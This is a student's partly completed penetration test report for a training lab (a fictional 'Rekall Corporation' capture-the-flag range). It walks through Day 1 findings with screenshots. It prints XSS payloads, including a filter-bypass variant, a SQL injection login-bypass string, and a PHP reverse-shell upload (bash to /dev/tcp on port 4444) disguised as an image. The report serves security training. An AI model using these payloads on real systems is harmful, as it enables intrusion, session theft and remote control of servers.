Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

<u>Student Note</u>: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	BBNC Security Solutions
Contact Name	Marnie Spencer
Contact Title	Pen test extraordinaire

Document History

Version	**Date**	**Author(s)**	**Comments**
001	4/15/2025	Marnie Spencer	Pentest report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High-level summary of strengths here
-

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- High-level summary of weaknesses here
- Day 1 F1: XSS
- Day 1 F2: XSS Reflected
- Day 1 F3: XSS Stored
- Day 1 F4: Sensitive Data Exposure
- Day 1 F5: Local File Inclusion (LFI)
- Day 1 F6: LFI
- Day 1 F7: SQL Injection
- Day 1 F8: Sensitive Data Exposure
- Day 1 F9: Sensitive Data Exposure
- Day 1 F10: Command Injection
- Day 1 F11: Command Injection
- Day 1 F12: Brute Force Attack
- Day 1 F13: PHP Injection
- Day 1 F14: Session Management
- Day 1 F15: Directory Traversal
- Day 2 F1: Open-sourced Exposed Data
- Day 2 F2: Ping
- Day 2 F3: Open-sourced Exposed Data
- Day 2 F4: Scan Results
- Day 2 F5: Scan Results
- Day 2 F6: Nessus Scan Results
- Day 2 F7: Apache/Tomcat Remote Code Execution (RCE)
- Day 2 F8: Shellshock
- Day 2 F9: Shellshock
- Day 2 F10: Struts- CVE-2017-5638
- Day 2 F11: Drupal- CVE-2019-6340
- Day 2 F12: CVE-2019-14287
- Day 3 F1:
- Day 3 F2:
- Day 3 F3:
- Day 3 F4:

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

Day 1 F1: XSS Reflected

For this flag in needed to infiltrate Total Rekall's web application. When I was on the main page in the input box I entered **<script>alert(1)</script>.** When I ran the script I got the alert meaning that script worked.



Welcome to Memory Planning

On the next page you will be designing your perfect memory!

Begin by entering your name below!

Character Development


Who do you want to be? A secret Agent, a Billionaire?

Adventure Planning

Do you want to be on a secret mission? Climbing a mountain on mars?


Location Choices

Where do you want to be, the jungle, a big city, on a yacht?



Begin by entering your name below!


<script>alert(1)</script>



192.168.14.35

1

After I clicked okay I was able to get the flag. With a script like this it may seem harmless but if that script is loaded by threat actors. Any person who puts their name in that box the malicious script would run on that person's computer. They can steal session cookies, deface content, redirect users, and load malicious script.




Click the link below to start the next step in your choosing your memory!

CONGRATS, FLAG 1 is f76sdfkg6sjf

Day 1 F2: XSS Reflected

In the input box I put this alert script in there **<scriSCRIPTpt>alert("MKRULEZ")</scriSCRIPTpt>.** I had to interrupt the script and it gave me the flag number. The reason why the script is written like <scriSCRIPTpt> is a trick to get past basic web application filtering.




Who do you want to be?

You have chosen , great choice!

Congrats, flag 2 is ksdnd99dkas


Day 1 F3: XSS Stored

In the comments input box is where I put the payload


comments on our website!

```
<script>alert("Hackers be hackin'")</script>
```


this was the pop up


192.168.14.35

Hackers be hackin'

□ Don't allow 192.168.14.35 to prompt you again


Then it gave me the flag number


Please leave your comments on our website!

CONGRATS, FLAG 3 is sd7fk1nctx

Day 1 F4: Sensitive data exposure


When I used the command **curl -v** http://192.168.14.35/About-Rekall.php. It gave me the information I needed and the flag was in the HTTP response header.



```
──(root💀kali)-[/var/www/html]
└─# curl -v http://192.168.14.35/About-Rekall.php
   Trying 192.168.14.35:80 ...
 Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
 GET /About-Rekall.php HTTP/1.1
 Host: 192.168.14.35
 User-Agent: curl/7.81.0
 Accept: */*

 Mark bundle as not supporting multiuse
 HTTP/1.1 200 OK
 Date: Wed, 16 Apr 2025 02:10:56 GMT
 Server: Apache/2.4.7 (Ubuntu)
 X-Powered-By: Flag 4 nckd97dk6sh2
 Set-Cookie: PHPSESSID=k2nt8ga8uq7ppskcuh2v0tum27; path=/
```


Day 1 F5:Local File Inclusion (LFI)

On the memory planner page I just needed to upload a php file I went into my terminal and made a nano that I named f5.php I didn't put an actual script in there.



```
└─# ls
Desktop    Downloads  file2  idleap
Documents  f5.php     file3  LinEnu

┌──(root💀kali)-[~]
└─# 
```

Then I uploaded it to the memory planner page and it gave me the flag number




Please upload an image:

Browse... f5.php

Upload Your File!

Then It gave me the flag number




Upload Your File!


Your image has been uploaded here.Congrats, flag 5 is mmssdi73g

Day 1 F6: Local File Inclusion

I needed to upload a malicious script to the image upload field. I got this script from ChatGPT. I went into my terminal and this was the script I wrote and I named it with a .jpg so it would register as a photo when I uploaded it.



```
 GNU nano 5.4                          script.jpg.php *
<?php
    exec("/bin/bash -c 'bash -i >& /dev/tcp/192.22.117.100/4444 0>&1'");
```




Please upload an image:

Browse... script.jpg.php

Upload Your File!

It recognized the script as a image and I was able to get the flag number




Browse... No file selected.

Upload Your File!

Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd

Day 1 F7:SQL Injection

On the login page I put in this always true payload into the password field to try to bypass the user credentials.



Save password for http://192.168.14.35?

Username


No username

Password

ok' OR 1=1--'

□ Show password

